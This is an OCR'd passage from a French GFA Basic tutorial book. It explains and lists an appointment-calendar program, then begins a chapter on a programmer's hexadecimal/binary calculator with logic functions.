puis rempli en fonction de la variable js :

```
FOR i=js+1 TO js+nj(mc)
  t(i)=i-js
NEXT i
```

Le contenu de ce tableau est enfin affiché à l'intérieur de deux boucles imbriquées FOR NEXT :

```
FOR i=1 TO 6
  k=20
  LOCATE i+10,32
  FOR j=1 TO 7
    aa$=STR$(t((i-1)*7+j))
    IF t((i-1)*7+j)=0 THEN
      k=k+6
    ELSE
      k=k+4-LEN(aa$)
      LOCATE i+11,k
      PRINT aa$
      k=k+2+LEN(aa$)
    ENDIF
  NEXT j
NEXT i
```

Le menu principal est enfin affiché sous le calendrier :

```
LOCATE 22,1
PRINT "    1=Jour suivant, 2=Jour précédent, 3=Editer date,
4=Impression"
PRINT "          5=Emploi du temps, 6=Recherche, 7=Fin"
```

Le programme se met en attente d'une action de la part de l'utilisateur.

Une boucle REPEAT UNTIL permet de saisir le choix de l'utilisateur :

```
REPEAT
  KEYGET n
  choix=n AND &HFF !Code ASCII du choix
  choix=choix-48 !Numéro choisi
  bis=0
```

Après masquage et conversion décimale, le choix entré doit être un chiffre compris entre 1 et 7. Si c'est le cas, la procédure de traitement correspondante est exécutée :

```
SELECT choix
CASE 1
  suivant
CASE 2
  precedent
CASE 3
  jourcourant
CASE 4
  impression
CASE 5
  emploidutemps
CASE 6
  recherche
CASE 7
  ' Fin du programme
```


Dans le cas contraire, un bip sonore est émis et la frappe est ignorée :

```
DEFAULT
  bis=1
  SOUND 1,15,#284,20
  SOUND 1,0,0,0,0
ENDSELECT
```

La boucle REPEAT prend fin lorsque la variable bis vaut 0, c'est-à-dire lorsque l'utilisateur a sélectionné l'option 7 dans le menu :

```
UNTIL bis=0
```


La procédure **suivant** fait progresser d'un le jour courant. Dans le cas où l'ancien jour courant est le dernier du mois, le mois suivant est calculé selon l'algorithme suivant :




Ce qui correspond aux instructions suivantes :

```
PROCEDURE suivant
  IF jc=nj(mc) THEN
    IF mc=12 THEN
      mc=1
    ELSE
      mc=mc+1
    ENDIF
    jc=1
  ELSE
    jc=jc+1
  ENDIF
RETURN
```

La procédure **precedent** fait régresser d'un le jour courant. Dans le cas où l'ancien jour courant est le dernier du mois, le mois suivant est calculé selon l'algorithme suivant :




```
PROCEDURE précédent
  IF jc=1 THEN
    IF mc=1 THEN
      mc=12
      ac=ac-1
    ELSE
      mc=mc-1
    ENDIF
    jc=nj(mc)
  ELSE
    jc=jc-1
  ENDIF
RETURN
```

L'impression du calendrier (option 4 du menu principal) est élémentaire. Elle utilise l'instruction HARDCOPY du GFA Basic. Les options du menu sont préalablement effacées :

```
PROCEDURE impression
  locate 22,1
  PRINT SPACE$(78)
  PRINT SPACE$(78)
  HARDCOPY
RETURN
```

La procédure **emploidutemps** permet de saisir des données alphanumériques et de les affecter aux diverses tranches horaires du jour courant.
Après l'affichage du titre :

```
PROCEDURE emploidutemps
  CLS
  PRINT SPACE$(30);"Emploi du temps"
  PRINT SPACE$(30);" ——— — ——— "
  LOCATE 5,1
```

Le programme recherche si les champs horaires du jour courant sont vierges ou non :

```
enr=0
IF ne<>0 THEN
  FOR i=1 TO ne
    IF rdv$(i,1)=d$ THEN
      enr=i
    ENDIF
  NEXT i
ENDIF
```

Il affiche ensuite les tranches horaires et les éventuelles informations correspondantes sur l'écran à l'aide d'une boucle FOR NEXT :

```
FOR i=1 TO 13
  IF (i+7)<10 THEN
    PRINT " ";
  ENDIF
  PRINT i+7;"h : ";
  IF enr<>0 THEN
    PRINT " ";rdv$(enr,i+1)
  ELSE
    PRINT
  ENDIF
NEXT i
```

Le curseur est positionné sur chacun des champs,
— en i+4,7 si le champ est vide,
— en i+4,LEN(rdv$(enr,i+1))+7 si le champ n'est pas vide :

```
FOR i=1 TO 13
  IF LEN(rdv$(enr,i+1))=0 THEN
    LOCATE i+4,7
  ELSE
    LOCATE i+4,LEN(rdv$(enr,i+1))+7
    PRINT "/";
ENDIF
```

Le programme lit le champ courant à l'aide d'une simple instruction INPUT :

```
INPUT " ",rd$
```

Si l'utilisateur appuie sur la touche <Return> sans entrer aucune information, le champ est vide. Dans le cas contraire, il est mémorisé dans le tableau rdv$ :

```
IF LEN(rd$)< >0 THEN
  rdv$(enr,i+1)=rd$
ENDIF
```

La procédure recherche est exécutée lorsque l'utilisateur sélectionne l'option 6 dans le menu principal. Elle permet de rechercher une chaîne dans l'emploi du temps.

Après l'affichage d'un titre :

```
PROCEDURE recherche
  CLS
  PRINT SPACE$(15); "Recherche d'une chaîne dans l'emploi du temps"
  PRINT SPACE$(15);"------------------------------------"
  PRINT
  PRINT
```

Le programme demande d'entrer la chaîne recherchée :

```
INPUT "Chaîne recherchée : ",cr$
```

Deux boucles imbriquées FOR NEXT recherchent et affichent (le cas échéant) le jour dont un des champs contient la chaîne entrée :

```
tr=0
FOR i=1 TO ne
  FOR j=1 TO 14
    IF INSTR(rdv$(i,j),cr$)< >0 THEN
      tr=1
      PRINT "Chaîne trouvée le ";rdv$(i,1)
    ENDIF
  NEXT j
NEXT i
```

Dans le cas où la chaîne entrée n'est pas trouvée dans rdv$, un message approprié est affiché :

```
IF tr=0 THEN
  PRINT "Chaîne inexistante dans l'emploi du temps."
ENDIF
```

Le programme se met alors en attente de l'appui sur une des touches du clavier et rend le contrôle à la boucle principale :

```
  PRINT
  PRINT "Appuyez sur une touche..."
  KEYGET n
RETURN
```

Lorsque l'utilisateur sélectionne l'option 7 dans le menu principal, les données contenues dans le tableau **rdv$** sont sauvegardées dans le fichier séquentiel **rdv** et le programme se termine. Ces tâches sont effectuées par la procédure **sauverdv**. Le fichier "RDV" est ouvert en écriture :

```
PROCEDURE sauverdv
  IF ne< >0 THEN
    OPEN "O",#1,"RDV"
```

Dans ce fichier sont stockés le nombre d'enregistrements et les données alphanumériques entrées par l'utilisateur dans les champs horaires :

```
  PRINT #1,ne !Nombre d'enregistrements
  FOR i=1 TO ne
    FOR j=1 TO 14
      PRINT #1,rdv$(i,j)
    NEXT j
  NEXT i
  CLOSE #1
  ENDIF
```

Le listing du programme est le suivant : ▶



```
' ____________________________
' Carnet de rendez-vous
' ____________________________
'
'
' ____________________________
' Programme principal
' ____________________________
'
initialisation !Initialisation des variables du programme
litrdv !Lecture du fichier de rendez-vous
jourcourant !Initialisation du jour courant
REPEAT
  calendrier !Affichage du calendrier et du menu principal
UNTIL choix=7 !Jusqu'à la sélection de l'option Fin
sauverdv !Sauvegarde du fichier de rendez-vous
CLS
END
'
' ____________________________________________________
' Initialisation des variables du programme
' ____________________________________________________
'
PROCEDURE initialisation
  DIM jou$(7),moi$(12),a$(8),rdv$(50,14),nj(12),t(42)
  '
  ' ____________________________________
  ' Lecture des noms des jours
  ' ____________________________________
  '
  FOR i=1 TO 7
    READ jou$(i)
  NEXT i
  '
  ' ____________________________________
  ' Lecture des noms des mois
  ' ____________________________________
  '
  FOR i=1 TO 12
    READ moi$(i)
  NEXT i
  '
  ' ____________________________________________________
  ' Lecture du nombre de jours de chaque mois
  ' ____________________________________________________
  '
  FOR i=1 TO 12
    READ nj(i)
  NEXT i
  '
  ' ____________
  ' Données
  ' ____________
  '
```

(suite)

```
    DATA Dimanche,Lundi,Mardi,Mercredi,Jeudi,Vendredi,Samedi
    DATA Janvier,Février,Mars,Avril,Mai,Juin,Juillet,Aout,Septembre
    DATA Octobre,Novembre,Décembre
    DATA 31,28,31,30,31,30,31,31,30,31,30,31
  RETURN
  '
  ' ---------------------------------------
  ' Lecture du fichier de rendez-vous
  ' ---------------------------------------
  '
  PROCEDURE litrdv
    ON ERROR GOSUB inexistant
    notfound=0
    OPEN "i",#1,"rdv"
    IF notfound=1 THEN
      ne=0
    ELSE
      INPUT #1,ne
      FOR i=1 TO ne
        FOR j=1 TO 14
          INPUT #1,rdv$(i,j)
        NEXT j
      NEXT i
      CLOSE #1
    ENDIF
  RETURN
  '
  ' ---------------------------------------
  ' Initialisation du jour courant
  ' ---------------------------------------
  '
  PROCEDURE jourcourant
    MODE 0 !Date au format jj.mm.aaaa
    REPEAT
      REPEAT
        CLS
        PRINT "                    Carnet de rendez-vous"
        PRINT "                    ---------------------"
        PRINT
        PRINT "Nous sommes le : ";DATE$
        PRINT
        INPUT "Exact (O/N) : ",r$
      UNTIL (UPPER$(r$)="O") OR (UPPER$(r$)="N")
      IF UPPER$(r$)="N" THEN
        PRINT
        INPUT "Entrez la date sous la forme jj.mm.aaaa : ",d$
        DATE$=d$
        IF DATE$<>d$ THEN
          PRINT
          PRINT "Format de date incorrect."
          PRINT "Appuyez sur une touche..."
          KEYGET n
        ENDIF
      ENDIF
```



(suite)

```
    UNTIL UPPER$(r$)="O"
    jc=VAL(MID$(DATE$,1,2))
    mc=VAL(MID$(DATE$,4,2))
    ac=VAL(MID$(DATE$,7,4))
    ac$=MID$(DATE$,7,4)
  RETURN
  '
  ' ____________________________
  ' Passage au jour suivant
  ' ____________________________
  '
  PROCEDURE suivant
    IF jc=nj(mc) THEN
      IF mc=12 THEN
        mc=1
      ELSE
        mc=mc+1
      ENDIF
      jc=1
    ELSE
      jc=jc+1
    ENDIF
  RETURN
  '
  ' ____________________________
  ' Passage au jour précédent
  ' ____________________________
  '
  PROCEDURE precedent
    IF jc=1 THEN
      IF mc=1 THEN
        mc=12
        ac=ac-1
      ELSE
        mc=mc-1
      ENDIF
      jc=nj(mc)
    ELSE
      jc=jc-1
    ENDIF
  RETURN
  '
  ' ____________________________
  ' Impression du calendier
  ' ____________________________
  '
  PROCEDURE impression
    LOCATE 22,1
    PRINT SPACE$(78)
    PRINT SPACE$(78)
    HARDCOPY
  RETURN
  '
  ' ____________________________
```

(suite)

```
' Gestion de l'emploi du temps
' ------------------------------
'
PROCEDURE emploidutemps
  CLS
  PRINT SPACE$(30);"Emploi du temps"
  PRINT SPACE$(30);"----------------"
  LOCATE 5,1
  enr=0
  IF ne<>0 THEN
    FOR i=1 TO ne
      IF rdv$(i,1)=d$ THEN
        enr=i
      ENDIF
    NEXT i
  ENDIF
  '
  FOR i=1 TO 13
    IF (i+7)<10 THEN
      PRINT " ";
    ENDIF
    PRINT i+7;"h : ";
    IF enr<>0 THEN
      PRINT "";rdv$(enr,i+1)
    ELSE
      PRINT
    ENDIF
  NEXT i
  '
  IF enr=0 THEN
    enr=ne+1
    rdv$(enr,1)=d$
    ne=ne+1
  ENDIF
  '
  FOR i=1 TO 13
    IF LEN(rdv$(enr,i+1))=0 THEN
      LOCATE i+4,7
    ELSE
      LOCATE i+4,LEN(rdv$(enr,i+1))+7
      PRINT "/";
    ENDIF
    INPUT "",rd$
    IF LEN(rd$)<>0 THEN
      rdv$(enr,i+1)=rd$
    ENDIF
  NEXT i
RETURN
'
' ------------------------------------------------------
' Recherche d'une chaine dans l'emploi du temps
' ------------------------------------------------------
'
PROCEDURE recherche
```

(suite)

```
    CLS
    PRINT SPACE$(15);"Recherche d'une chaine dans l'emploi du temps"
    PRINT SPACE$(15);"-------------------------------------"
    PRINT
    PRINT
    INPUT "Chaine recherchée : ",cr$
    tr=0
    FOR i=1 TO ne
      FOR j=1 TO 14
        IF INSTR(rdv$(i,j),cr$)<>0 THEN
          tr=1
          PRINT "Chaine trouvee le ";rdv$(i,1)
        ENDIF
      NEXT j
    NEXT i
    IF tr=0 THEN
      PRINT "Chaine inexistante dans l'emploi du temps."
    ENDIF
    PRINT
    PRINT "Appuyez sur une touche ..."
    KEYGET n
  RETURN
  '
  ' ------------------------------
  ' Affichage du calendrier
  ' ------------------------------
  '
  PROCEDURE calendrier
    CLS
    '
    ' ---------------------------------------
    ' Traçé du cadre du calendrier
    ' ---------------------------------------
    '
    LINE 148,105,484,105
    LINE 148,137,484,137
    LINE 148,169,484,169
    LINE 148,281,484,281
    LINE 148,105,148,281
    LINE 484,105,484,281
    FOR i=1 TO 6
      LINE 196+(i-1)*48,137,196+(i-1)*48,281
    NEXT i
    '
    ' ---------------------------------------------------------------
    ' Calcul et affichage des données dans le calendrier
    ' ---------------------------------------------------------------
    '
    ' Jour courant
    '
    DATE$=STR$(jc)+"."+STR$(mc)+"."+STR$(ac)
    d$=DATE$ !Date courante
    '
    ' ---------------------------------------
```

(suite)

```
' Détermination du jour de la semaine
'
m=mc-2
IF mc<=2 THEN
  m=mc+10
ENDIF
c=VAL(LEFT$(ac$,2))
a=VAL(RIGHT$(ac$,2))
IF mc<=2 THEN
  a=a-1
ENDIF
x=INT(2.6*m-0.199)+jc+a+INT(a/4)+INT(c/4)-2*c
js=INT(x)-7*INT(x/7) !Jour de la semaine
'
a$(1)=jou$(js+1)+" "+STR$(jc)+" "+moi$(mc)+" "+STR$(ac)
aa=INT((42-LEN(a$(1)))/2)
LOCATE 8,19+aa
PRINT a$(1)
'
' Jours de la semaine
'
LOCATE 10,21
PRINT "Dim"
LOCATE 10,27
PRINT "Lun"
LOCATE 10,33
PRINT "Mar"
LOCATE 10,39
PRINT "Mer"
LOCATE 10,45
PRINT "Jeu"
LOCATE 10,51
PRINT "Ven"
LOCATE 10,57
PRINT "Sam"
'
' Calendrier
'
FOR i=1 TO 42
  t(i)=0
NEXT i
FOR i=js+1 TO js+nj(mc)
  t(i)=i-js
NEXT i
FOR i=1 TO 6
  k=20
  LOCATE i+10,32
  FOR j=1 TO 7
    aa$=STR$(t((i-1)*7+j))
    IF t((i-1)*7+j)=0 THEN
      k=k+6
    ELSE
      k=k+4-LEN(aa$)
```

(suite)

```
          LOCATE i+11,k
          PRINT aa$
          k=k+2+LEN(aa$)
        ENDIF
      NEXT j
    NEXT i
    '
    ' ____________________________
    ' Affichage du menu principal
    ' ____________________________
    '
    LOCATE 22,1
    PRINT "          1=Jour suivant, 2=Jour précédent, 3=Editer date,
  4=Impression"
    PRINT "                    5=Emploi du temps, 6=Recherche, 7=Fin"
    '
    REPEAT
      KEYGET n
      choix=n AND &HFF !Code ASCII du choix
      choix=choix-48 !Numéro choisi
      bis=0
      SELECT choix
      CASE 1
        suivant
      CASE 2
        precedent
      CASE 3
        jourcourant
      CASE 4
        impression
      CASE 5
        emploidutemps
      CASE 6
        recherche
      CASE 7
        ' Fin du programme
      DEFAULT
        bis=1
        SOUND 1,15,#284,20
        SOUND 1,0,0,0,0
      ENDSELECT
    UNTIL bis=0
  RETURN
  '
  ' ____________________________________
  ' Sauvegarde du fichier de rendez-vous
  ' ____________________________________
  '
  PROCEDURE sauverdv
    IF ne<>0 THEN
      OPEN "O",#1,"RDV"
      PRINT #1,ne !Nombre d'enregistrements
      FOR i=1 TO ne
        FOR j=1 TO 14
```

(suite)

```
            PRINT #1,rdv$(i,j)
          NEXT j
        NEXT i
        CLOSE #1
      ENDIF
    RETURN
    '
    ' ------------------------------------------------------------
    ' Procédure quand le fichier RDV n'est pas trouvé
    ' ------------------------------------------------------------
    '
    PROCEDURE inexistant
      notfound=1 !Initialisation de la variable de compte rendu
      RESUME NEXT
    RETURN
```

# 9/5.3

# Calculatrices

Dans ce chapitre, nous vous proposons deux sortes de calculatrices.

La première concerne tout particulièrement les programmeurs qui travaillent en Assembleur ou qui manipulent des données au niveau du bit.

La seconde est plus spécifiquement destinée aux étudiants ; elle regroupe de nombreuses fonctions trigonométriques et hyperboliques.

## I. Calculatrice pour programmeurs

Si la logique de calcul humaine est essentiellement décimale, celle des ordinateurs varie entre le binaire, l'hexadécimal et occasionnellement l'octal ou le décimal.

Les programmeurs non débutants qui ne possèdent pas de calculette HEXA doivent consacrer de précieuses minutes à effectuer diverses conversions binaire en hexadécimal et inversement, ou encore doivent calculer « à la main » le résultat d'opérations logiques telles que OR, AND, NOT, NAND, ...

Dans ce paragraphe, nous vous présentons une calculette spécialement étudiée pour les programmeurs. Ses fonctions sont les suivantes :

— calculs en hexadécimal, décimal, octal, binaire ;

— conversion immédiate dans les bases citées ;

— fonctions logiques AND, OR, XOR, NOT, NAND et NOR ;

— touche CLEAR pour effacer la donnée entrée ;

— touche = pour calculer le résultat d'une fonction logique.

### COMMENT UTILISER LE PROGRAMME

Ce programme ne fonctionnant qu'en basse résolution, activez ce mode à partir du bureau de l'ordinateur.

Saisissez le programme CALC1.GFA dans l'éditeur du Basic GFA et exécutez-le en cliquant sur l'option RUN du menu.

Une calculatrice est affichée sur l'écran.

Les données numériques sont entrées dans la calculatrice à partir du clavier (chiffres entre 0 et 9, lettres A à F pour les calculs en hexadécimal).

La touche **BackSpace** permet d'effacer le dernier chiffre entré.

Pour effacer le nombre qui apparaît dans l'afficheur de la calculette, vous pouvez utiliser plusieurs fois la touche **BackSpace**, mais il sera plus simple et surtout plus rapide de cliquer sur la touche d'effacement **(CL)** avec la souris.

Le mode de calcul par défaut est le décimal. Pour choisir un autre mode, il vous suffit de cliquer sur **Hex** (hexadécimal), **Oct** (Octal) ou **Bin** (Binaire).

La capacité de la machine est la suivante :

— mode hexadécimal : 8 chiffres ;

— modes décimal et octal : 10 chiffres ;

— mode binaire : 16 chiffres.

Pour vous apprendre à utiliser la calculatrice, nous allons vous donner quelques exemples.

Le mode de calcul étant décimal, entrez le nombre

**1000**

au clavier. Cliquez sur **Hex**. La calculatrice affiche

**3E8**

La conversion hexadécimale du nombre décimal 1000 est 3E8. Assurez-vous que la conversion marche dans les deux sens en cliquant sur **Dec**. La calculatrice affiche

**1000**

Effacez la donnée affichée en cliquant sur la touche d'effacement "**CL**". Passez en mode binaire et tapez

**101010101111**

Cliquez sur la touche **OR**. L'écran de la calculatrice s'efface pour vous laisser entrer une seconde donnée. Tapez

**010100000000**

Cliquez sur la touche "**=**". Le résultat s'affiche instantanément :

**111110101111**

Ce résultat peut bien entendu être converti en octal, décimal ou hexadécimal en cliquant sur les touches correspondantes.

Pour mémoire, nous rappelons la table de vérité des diverses fonctions logiques de la calculatrice :

| AND | 0 | 1 |
|---|---|---|
| 0 | 0 | 0 |
| 1 | 0 | 1 |

| OR | 0 | 1 |
|---|---|---|
| 0 | 0 | 1 |
| 1 | 1 | 1 |

| XOR | 0 | 1 |
|---|---|---|
| 0 | 0 | 1 |
| 1 | 1 | 0 |

| NAND | 0 | 1 |
|---|---|---|
| 0 | 1 | 1 |
| 1 | 1 | 0 |

| NOR | 0 | 1 |
|---|---|---|
| 0 | 1 | 0 |
| 1 | 0 | 0 |


Quant à la fonction NOT, elle se contente d'inverser (au niveau binaire) l'état de chaque bit de l'argument qui lui est passé. Par exemple :

**NOT 10101010 = 01010101**

Lorsque vous avez terminé d'utiliser la calculatrice, il vous suffit de cliquer sur le bouton droit de la souris pour revenir dans l'éditeur du GFA Basic (ou sous TOS si vous utilisez la version compilée du programme).

### LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :



Le programme débute par la section de programme principal qui active séquentiellement les procédures principales :

— **affiche** : affichage de la calculatrice ;

— **calcul** : activation de la calculatrice.

L'affichage de la calculatrice se fait à l'aide de nombreuses instructions graphiques :

— BOX pour délimiter la calculatrice ;

— LINE pour ombrer les coins ;

— RBOX et PRBOX pour afficher les touches ;

— TEXT pour afficher des données alphanumériques dans la calculatrice.

La procédure **efface_mode** est activée lorsque l'utilisateur clique sur un des modes de calcul possibles. Elle efface la marque de sélection du mode de calcul courant grâce à l'instruction PRBOX. Afin de ne pas compliquer inutilement le programme, les quatre touches sont systématiquement effacées.

La procédure **Depassement** est activée lorsqu'un calcul produit un débordement. Elle affiche un message en haut de l'écran pendant deux secondes :

```
LOCATE 10,3
PRINT "Dépassement de capacité"
DELAY 2
```

Le message est ensuite effacé, ainsi que la zone d'affichage de la calculatrice :

```
LOCATE 10,3
PRINT SPACE$(25)
c$=" "
TEXT 152,70,SPACE$(16)
```

La fonction NAND n'existant pas dans le GFA Basic, nous l'avons simulée à l'aide des fonctions GFA NOT et AND.

La longueur du plus grand argument est stockée dans la variable **l** :

```
IF LEN(c1$)>=LEN(c$) THEN
  l=LEN(c1$)
ELSE
  l=LEN(c$)
ENDIF
```

Une instruction SELECT stocke ensuite (selon le mode de calcul) le résultat de la fonction dans la variable **c$**. Par exemple pour un calcul en hexadécimal :

```
CASE 1
  c$=HEX$(NOT (VAL ("&H" + C1$ ) AND VAL ("&H" + c$)),1)
```

La fonction NOR est pareillement simulée à l'aide des fonctions GFA NOT et OR.

La procédure **attend_stop** attend que tous les boutons de la souris soient relachés. Cela évite un appui multiple sur les touches de la calculatrice.



Pour ce faire, cette procédure utilise la fonction MOUSEK qui renvoie l'état des boutons de la souris :

```
REPEAT
UNTIL MOUSEK=0
```

La procédure **calcul** est la procédure principale du programme. Elle se met en attente de l'appui sur une touche du clavier ou d'un clic sur la souris :

```
REPEAT
  a$=INKEY$
UNTIL (a$<>" ") OR (MOUSEK<>0)
```

Lorsque la touche **Backspace** est pressée, le dernier chiffre de la calculatrice est effacé :

```
IF (a=8) AND (LEN(c$)>=1) THEN
  c$=LEFT$(c$,LEN(c$)-1)
  TEXT 272-LEN (c$)*8,70," "+c$
ENDIF
```

Lorsqu'une touche alphanumérique est pressée, elle est affichée (après un test de validité) à l'aide d'une instruction TEXT. Par exemple pour le mode hexadécimal :

```
CASE 1 !Mode hexadécimal
  IF (a$>="0" AND a$<="9") OR (a$>="A" AND a$<="F") THEN
    IF LEN(c$)<8 THEN
      c$=c$+a$ !Nouveau chiffre
      TEXT 280-LEN(c$)*8,70,c$
    ENDIF
  ENDIF
```

Lorsque le bouton gauche de la souris est pressé, la position courante de la souris est comparée aux diverses positions des touches de la calculatrice.

S'il s'agit d'une touche de fonction, le nombre affiché dans la calculatrice est mémorisé dans la variable **c$**. Il est effacé et le type de l'opération demandée est stocké dans dans la variable **oper**. Par exemple lorsque la touche AND est cliquée :

```
IF (MOUSEX<=75) AND (MOUSEX>=65)
AND (MOUSEY<=140) AND (MOUSEY>=130) THEN
  c1$=c$
  c$=" "
  TEXT 152,70,SPACE$(16)
  oper=1 !AND
  PRBOX 68,133,72,137
ENDIF
```

Lorsque la touche "CL" est pressée, la donnée numérique affichée dans la calculatrice est effacée :

```
IF (MOUSEX<=255) AND (MOUSEX>=235)
AND (MOUSEY<=106) AND (MOUSEY>=94) THEN
  c$=" "
  TEXT 152,70,SPACE$(16)
ENDIF
```

Lorsque la touche "=" est pressée, la fonction précédemment sélectionnée est calculée et son résultat est affiché dans la calculatrice.

Lorsqu'une des touches **Hex**, **Déc**, **Oct** ou **Bin** est pressée, l'utilisateur désire modifier le mode de calcul par défaut ou convertir la donnée affichée.

Le mode courant est effacé :

```
efface_mode !Effacement du mode courant
```

Lorsqu'une donnée est affichée, il faut la convertir dans la nouvelle base de numération. Par exemple pour une conversion décimal en hexadécimal :

```
